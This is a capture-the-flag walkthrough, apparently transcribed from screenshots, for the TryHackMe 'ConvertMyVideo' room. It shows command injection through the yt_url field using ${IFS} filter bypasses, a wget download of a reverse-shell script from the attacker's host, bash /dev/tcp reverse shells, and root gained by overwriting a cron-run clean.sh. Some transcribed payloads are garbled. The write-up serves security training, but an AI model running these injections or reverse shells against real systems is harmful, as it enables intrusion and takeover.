




ConvertMyVideo - THM (Done)

<https://tryhackme.com/r/room/convertmyvideo>

nmap

```
root@kali:~# nmap -A -T4 -p22,80 10.10.144.64
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-22 01:42 EDT
Nmap scan report for 10.10.144.64
Host is up (0.12s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
          |_ ssh-hostkey:
          |  2048 65:1b:fc:74:10:39:df:dd:d0:2d:f0:53:1c:eb:6d:ec (RSA)
          |  256 c4:28:04:a5:c3:b9:6a:95:5a:4d:7a:6e:46:e2:14:db (ECDSA)
          |  256 ba:07:bb:cd:42:4a:f2:93:d1:05:d0:b3:4c:b1:d9:b1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
          |_ http-server-header: Apache/2.4.29 (Ubuntu)
          |_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```



Burp Suite Community Edition v2.1.02 - Temporary Project

Target: http://10.10.238.161

Request

```
POST / HTTP/1.1
Host: 10.10.238.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.238.161/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 55
DNT: 1
Connection: close
yt_url=https%3A%2F%2Fwww.youtube.com%2Fwatch%3Fv%3Dtest
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 06:17:18 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 386
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":1,"error":"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nERROR: Incomplete YouTube ID test. URL https://www.youtube.com/watch?v=test looks truncated.\",\"url_original\":\"https://www.youtube.com/watch?v=test\", \"output\": \"\", \"result_url\": \"/tmp/downloads/Seffed145b450.mp3\"}
```

Burp Suite Community Edition v2.1.02 - Temporary Project

Target: http://10.10.238.161

Request


```
POST / HTTP/1.1
Host: 10.10.238.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.238.161/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 9
DNT: 1
Connection: close
yt_url=ls
```

Response


```
HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 06:17:56 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 376
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":1,"error":"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nSETUP: The URL 'ls' is not a valid URL. Set --default-search '\"ytsearch\"' (or run youtube-dl \"ytsearch:ls\") to search for 'ls' instead.\",\"url_original\":\"ls\",\"output\":\"\", \"result_url\": \"/tmp/downloads\\Seffed145b450.mp3\"}
```


Use backticks, it return one item. Only pulling down one item.



Try %20. Still error



Use \${IFS} . It does not like dash - We have to try something else.



Use bash reverse shell one liner.

```

File Edit View Search Terminal Help
root@kali:~# cd transfer/ ←
root@kali:~/transfer# cat rev.sh ←
bash -i >& /dev/tcp/10.11.4.114/7777 0>&1 ←
root@kali:~/transfer# nano rev.sh ←
root@kali:~/transfer# python -m SimpleHTTPServer 80 ←
Serving HTTP on 0.0.0.0 port 80 ...

```

`bash -i >& /dev/tcp/10.0.0.1/8080 0>&1`

wget. We see it took the rev shell file from server hosting on kali.

Burp Project Intruder Repeater Window Help

Target: `http://10.10.238.161`

Request

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: 10.10.238.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
[Accept: /*]
[Accept-Language: en-US,en;q=0.5]
[Accept-Encoding: gzip, deflate]
Referer: http://10.10.238.161/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 44
DNT: 1
Connection: close

```

yt_url='wget\$(IFS)http://10.11.4.114/rev.sh'

Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 06:24:42 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 779
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":2,"errors":"->2020-06-22 06:24:42->->http://10.11.4.114/rev.sh\nConnecting to 10.11.4.114:80...>->connected.\nHTTP request sent, awaiting response... 200 OK\nLength: 42 [text/x-sh]\nSaving to: 'rev.sh'\n      0K   100% 5.53Mbps\n2020-06-22 06:24:42 (5.53 MB/s) - 'rev.sh' saved [42/42]\nWARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nUsage: youtube-dl [OPTIONS] URL [URL...]\nyoutube-dl: error: You must provide at least one URL.\nType youtube-dl --help to see a list of all options.\n--url_original:--wgets[IFS]http://10.11.4.114/rev.sh--output:--result_url:--tmp/downloads/5e04edf1c0ee.mp3"

```

chmod. remember we can not use +x because it does not like + or - signs.

Burp Project Intruder Repeater Window Help

Target: `http://10.10.238.161`

Request

Raw Params Headers Hex

```

POST / HTTP/1.1
Host: 10.10.238.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
[Accept: /*]
[Accept-Language: en-US,en;q=0.5]
[Accept-Encoding: gzip, deflate]
Referer: http://10.10.238.161/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 35
DNT: 1
Connection: close

```

yt_url='chmod\$(IFS)777\$(IFS)rev.sh'

Response

Raw Headers Hex Render

```

HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 06:25:35 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 431
Connection: close
Content-Type: text/html; charset=UTF-8

{"status":2,"errors":"WARNING: Assuming --restrict-filenames since file system encoding cannot encode all characters. Set the LC_ALL environment variable to fix this.\nUsage: youtube-dl [OPTIONS] URL [URL...]\nyoutube-dl: error: You must provide at least one URL.\nType youtube-dl --help to see a list of all options.\n--url_original:--wgets[IFS]rev.sh--output:--result_url:--tmp/downloads/5e04edf1c0ee.mp3"

```

Run shell. This will not work because it does not like the dot .

The screenshot shows a terminal window in Kali Linux with the following details:

- File**, **Dashboard**, **Target**, **Proxy**, **Intruder**, **Repeater**, **Sequencer**, **Decoder**, **Comparer**, **Extender**, **Project options**, **User options** are visible in the top menu.
- The terminal title is `root@kali:~/transfe`.
- The command entered is `nc -l -p 1234 -e /bin/sh`.
- The response shows a reverse shell connection from `10.10.238.161` on port `1234`.
- The response includes the following details:
 - HTTP/1.1 200 OK
 - Date: Mon, 22 Jun 2020 08:26:06 GMT
 - Server: Apache/2.4.29 (Ubuntu)
 - Vary: Accept-Encoding
 - Content-Length: 464
 - Content-Type: text/html; charset=UTF-8
- The payload is a shell script named `rev.sh` containing the exploit code.

Bash rev.sh. No response.

The screenshot shows a NetworkMiner capture window. The 'Request' tab displays a POST request to `http://10.10.238.161`. The 'Raw' tab shows the following payload:

```
POST / HTTP/1.1
Host: 10.10.238.161
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Accept: */*
Accept-Encoding: gzip, deflate
Referer: http://10.10.238.161/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 25
DNT: 1
Connection: close

yt_url='bash${IFS}#rev.sh'
```

The 'Response' tab is visible but contains no data.

We got www shell.

```
ps aux #check process
```

This cron running as root. We don't know what it is running yet.

pspy for process snooping (listening). Download 64 bit.

GitHub - DominicBreuker/pspy: Monitor linux processes without root permissions - Mozilla Firefox

TryHackMe | Convert... X | 10.10.238.161/ X | GitHub - ydli-org/your... X | Reverse Shell Cheat Sheet X | GitHub - DominicBreuker X +

https://github.com/DominicBreuker/pspy

Kali Linux X Kali Training X Kali Tools X Kali Docs X Kali Forums X NetHunter X Offensive Security X Exploit-DB X GHDB X MSFU

133% ... 🔍 ⌂ ⌂ ⌂

go report A+ maintainability A test coverage ? PASSED


pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.

The tool gathers the info from procfs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.

Getting started

Download

Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:

- 32 bit big, static version: pspy32 [download](#)
- 64 bit big, static version: pspy64 [download](#) 
- 32 bit small version: pspy32s [download](#)
- 64 bit small version: pspy64s [download](#)

The static versions are smaller than the smaller versions which depend on libc and are compressed with UPX (~1MB).

GitHub - DominicBreuker/pspy: Monitor linux processes without root permissions - Mozilla Firefox

TryHackMe | Convert... X | 10.10.238.161/ X | GitHub - ydli-org/your... X | Reverse Shell Cheat Sheet X | GitHub - DominicBreuker X +

https://github.com/DominicBreuker/pspy

Kali Linux X Kali Training X Kali Tools X Kali Docs X Kali Forums X NetHunter X Offensive Security X Exploit-DB X GHDB X MSFU

133% ... 🔍 ⌂ ⌂ ⌂

main.go add version logging to startup log messages for better troubleshooting 10 months ago

README.md

pspy - unprivileged Linux process snooping

go report A+ maintainability A test coverage ? PASSED

pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea.

The tool gathers the info from procfs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.

Getting started

```
www-data@dmv:/var/www/html$ wget http://10.11.4.114/pspy64
```

```
www-data@dmv:/var/www/html$ chmod +x pspy64 
www-data@dmv:/var/www/html$ ./pspy64 
```

```

root@kali: ~/transfer
root@kali: ~/transfer
2020/06/22 06:31:17 CMD: UID=0 PID=19
2020/06/22 06:31:17 CMD: UID=0 PID=184
2020/06/22 06:31:17 CMD: UID=0 PID=18
2020/06/22 06:31:17 CMD: UID=0 PID=17
2020/06/22 06:31:17 CMD: UID=0 PID=16
2020/06/22 06:31:17 CMD: UID=33 PID=1523 ./pspy64
2020/06/22 06:31:17 CMD: UID=0 PID=15
2020/06/22 06:31:17 CMD: UID=33 PID=1495 bash -i
2020/06/22 06:31:17 CMD: UID=33 PID=1492 bash rev.sh
2020/06/22 06:31:17 CMD: UID=33 PID=1491 sh -c youtube-dl --extract-audio --audio-format mp3 `bash${IFS}rev.sh` -f 18
-o '/var/www/html/tmp/downloads/5ef04f10a3ad7.%ext)s'
2020/06/22 06:31:17 CMD: UID=0 PID=1467
2020/06/22 06:31:17 CMD: UID=0 PID=14
2020/06/22 06:31:17 CMD: UID=0 PID=13
2020/06/22 06:31:17 CMD: UID=33 PID=1299 /usr/sbin/apache2 -k start
2020/06/22 06:31:17 CMD: UID=0 PID=1292
2020/06/22 06:31:17 CMD: UID=33 PID=1287 ping 127.0.0.1
2020/06/22 06:31:17 CMD: UID=33 PID=1286 sh -c youtube-dl --extract-audio --audio-format mp3 `ping${IFS}127.0.0.1` -f
18 -o '/var/www/html/tmp/downloads/5ef04e2083f9c.%ext)s'
2020/06/22 06:31:17 CMD: UID=0 PID=1231
2020/06/22 06:31:17 CMD: UID=33 PID=1202 /usr/sbin/apache2 -k start
2020/06/22 06:31:17 CMD: UID=0 PID=12
2020/06/22 06:31:17 CMD: UID=0 PID=117
2020/06/22 06:31:17 CMD: UID=0 PID=11
2020/06/22 06:31:17 CMD: UID=0 PID=100
2020/06/22 06:31:17 CMD: UID=0 PID=10
2020/06/22 06:31:17 CMD: UID=0 PID=1 /sbin/init maybe-ubiquity
2020/06/22 06:32:01 CMD: UID=0 PID=1534
2020/06/22 06:32:01 CMD: UID=0 PID=1533 bash /var/www/html/tmp/clean.sh
2020/06/22 06:32:01 CMD: UID=0 PID=1532 /bin/sh -c cd /var/www/html/tmp && bash /var/www/html/tmp/clean.sh
2020/06/22 06:32:01 CMD: UID=0 PID=1530 /usr/sbin/CRON -f

```

clean.sh is being executed by cron job. We need to overwrite cron file.

We have read write premission to this file. We are the owner of the file.

```

www-data@dmv:/var/www/html$ cd tmp
cd tmp
www-data@dmv:/var/www/html/tmp$ ls
ls
clean.sh
www-data@dmv:/var/www/html/tmp$ ls -la
ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 12 05:13 .
drwxr-xr-x 6 www-data www-data 4096 Jun 22 06:33 ..
-rw-r--r-- 1 www-data www-data 17 Apr 12 05:07 clean.sh
www-data@dmv:/var/www/html/tmp$ chmod 777 clean.sh
chmod 777 clean.sh
www-data@dmv:/var/www/html/tmp$ cat clean.sh
cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp$ 


```

Repalce with bash reverse shell.

```

www-data@dmv:/var/www/html/tmp$ echo 'bash -i >& /dev/tcp/10.11.4.114/5555 0>&1' > clean.sh
<sh -i >& /dev/tcp/10.11.4.114/5555 0>&1' > clean.sh
www-data@dmv:/var/www/html/tmp$ cat clean.sh
cat clean.sh
bash -i >& /dev/tcp/10.11.4.114/5555 0>&1
www-data@dmv:/var/www/html/tmp$ 

```



A terminal window titled "root@kali: ~" showing a root shell session. The terminal has a dark background with white text. The user has run the command "nc -nvlp 5555" which is listening on port 5555. They then run "whoami" and it returns "root". Red arrows point to the command "nc -nvlp 5555" and the output "root".

```
File Edit View Search Terminal Help
root@kali:~# nc -nvlp 5555 ←
listening on [any] 5555 ...
connect to [10.11.4.114] from (UNKNOWN) [10.10.238.161] 58072
bash: cannot set terminal process group (1747): Inappropriate ioctl for device
bash: no job control in this shell
root@dmv:/var/www/html/tmp# whoami ←
whoami
root
root@dmv:/var/www/html/tmp#
```

We got root!